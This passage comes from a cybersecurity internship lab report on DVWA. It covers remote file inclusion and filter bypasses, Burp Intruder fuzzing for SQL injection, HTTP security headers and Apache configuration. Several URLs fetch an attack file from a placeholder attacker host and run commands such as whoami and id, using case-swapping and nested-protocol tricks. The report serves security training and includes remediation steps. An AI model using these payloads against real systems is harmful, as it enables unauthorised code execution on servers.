```
http://localhost/dvwa/vulnerabilities/fi/?page=http://<attacker-ip>:8000/attack.txt&cmd=whoami
```

3.3 Medium Security Level: Protocol Strip Bypass

****Vulnerability Analysis:**** The web application attempts to enforce protection by scanning the user input and stripping specific protocol structures like ``http://`` and ``https://``.

****Bypass Strategy A (Case Sensitivity Manipulation):**** Since the underlying logic leverages case-sensitive string checking routines, modifying character casing circumvents detection:

````text`

```
http://localhost/dvwa/vulnerabilities/fi/?page=HTTP://<attacker-ip>:8000/attack.txt&cmd=ls
```

- **Bypass Strategy B (Nested Protocols):** Just like LFI character manipulation, nesting the protocol structure will cause the filter to strip the inner sequence, inadvertently welding together a functional protocol call:



Plaintext

http://localhost/dvwa/vulnerabilities/fi/?page=hthttp://tp  
://<attacker-ip>:8000/attack.txt&cmd=id

---

## ## 4. Remediation and Defenses

To successfully mitigate and eliminate File Inclusion flaws from a web infrastructure ecosystem, the following software engineering practices should be enforced:

1. **\*\*Disable Dangerous Functions:\*\*** Turn off URL inclusion options inside the core system layout if remote execution architectures are not strictly required for business operations:

```
```ini
```

```
allow_url_include = Off
```

2. **Implement Whitelisting:** Avoid relying on blacklists. The application must compare inputs against a fixed, predefined list of approved, hardcoded file paths. If the request does not match

the exact whitelist items, execution drops immediately.

- 3. Use Structural File Identifiers:** Implement index mappings. Instead of passing explicit filename structures over URL queries (e.g., ?page=about.php), use neutral static identifiers (e.g., ?page=2). The backend code can look up the safe file reference map internally without evaluating raw user inputs.

Step 5: Burp Suite Advanced

- ❖ Intercept and modify login requests.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT




Figure : Proxy and Network Configuration on Linux Host

- ❖ Perform fuzzing with Intruder tool.




Figure : Capturing the HTTP request and sending it to the Burp Intruder module.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT




Figure : Isolating the 'id' parameter and selecting the Sniper attack type.




Figure : Configuring the malicious fuzzing payloads string array.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT




Figure : Launching the automated fuzzing attack window




Figure : Analyzing response length anomalies to confirm SQL Injection vulnerability.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT

Step 6: Web Security Headers

❖ Use securityheaders.com to analyze a test site




Figure : Overall security header evaluation grade assigned by the scanning engine.





Figure : Analysis of critical missing HTTP defense headers leaving the application vulnerable.


APEXPLANET CYBERSECURITY INTERNSHIP TASK-3 FULL REPORT



accept-ch	Sec-CH-UA-Bitness
accept-ch	Sec-CH-UA-Full-Version-List
accept-ch	Sec-CH-UA-WoW64
permissions-policy	unload=()
p3p	CP="This is not a P3P policy! See g.co/p3phelp for more info."
content-encoding	gzip
server	gws
content-length	86503
x-xss-protection	0
x-frame-options	SAMEORIGIN
set-cookie	AEC=Aajma5tjt27d1YHvSAIn9cqb-O5UIfTdjV8g4Og0HY_jXCDYJb54erSSsw; expires=Sat, 12-Dec-2026 10:35:20 GMT; path=/; domain=.google.com; Secure ; HttpOnly ; SameSite =lax
set-cookie	__Secure-ENID=34.SE=W5DqiN9hNnbhrgy4e9U-yDLFKSuchflsRwMNsZng9BeEdMEY_makUs-S-CPbRSSyVfrkFca3zcfLRyXx_wPs2siQioq7zePeoUJJfDzVgAajdSixJjvchdqruvVbw_3P7xcvWfsqw2mJXjSsyqLKdz9adr6nd3Yhbb_9UP3dtcjplt9iSRPuF7KjZLDsj8JXSM8ZWbkXOj-UrG5QXTmREmVclAXNXSESMKYymc61UcQBzFE7UuIVtaHqJbMxtA; expires=Fri, 16-Jul-2027 02:53:38 GMT; path=/; domain=.google.com; Secure ; HttpOnly ; SameSite =lax
set-cookie	__Secure-BUCKET=CJEG; expires=Sat, 12-Dec-2026 10:35:20 GMT; path=/; domain=.google.com; Secure ;

Figure : Mitigation of Information Disclosure via Banner Suppression (Server field masked as generic 'gws' without version numbers).

❖ Add proper HTTP headers in Apache config




```
GNU nano 8.7.1 /etc/apache2/apache2.conf
# This is the main Apache server configuration file. It contains the
# configuration directives that give the server its instructions.
# See http://httpd.apache.org/docs/2.4/ for detailed information about
# the directives and /usr/share/doc/apache2/README.Debian about Debian specific
# hints.
#
# Summary of how the Apache 2 configuration works in Debian:
# The Apache 2 web server configuration in Debian is quite different to
# upstream's suggested way to configure the web server. This is because Debian's
# default Apache2 installation attempts to make adding and removing modules,
# virtual hosts, and extra configuration directives as flexible as possible, in
# order to make automating the changes and administering the server as easy as
# possible.
#
# It is split into several files forming the configuration hierarchy outlined
# below, all located in the /etc/apache2/ directory:
#
#   /etc/apache2/
#   ├── apache2.conf
#   ├──  ports.conf
#   ├── mods-enabled
#   └── *.load
[ Read 225 lines ]
^G Help      ^O Write Out ^F Where Is  ^K Cut       ^T Execute   ^C Location  M-U Undo
^X Exit      ^R Read File ^_ Replace   ^U Paste     ^J Justify   ^_ Go To Line M-E Redo
```

Figure : Opening the primary Apache configuration file using the Nano text editor.

APEXPLANET CYBERSECURITY INTERNSHIP TASK-3

FULL REPORT



```
GNU nano 8.7.1 /etc/apache2/apache2.conf *

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

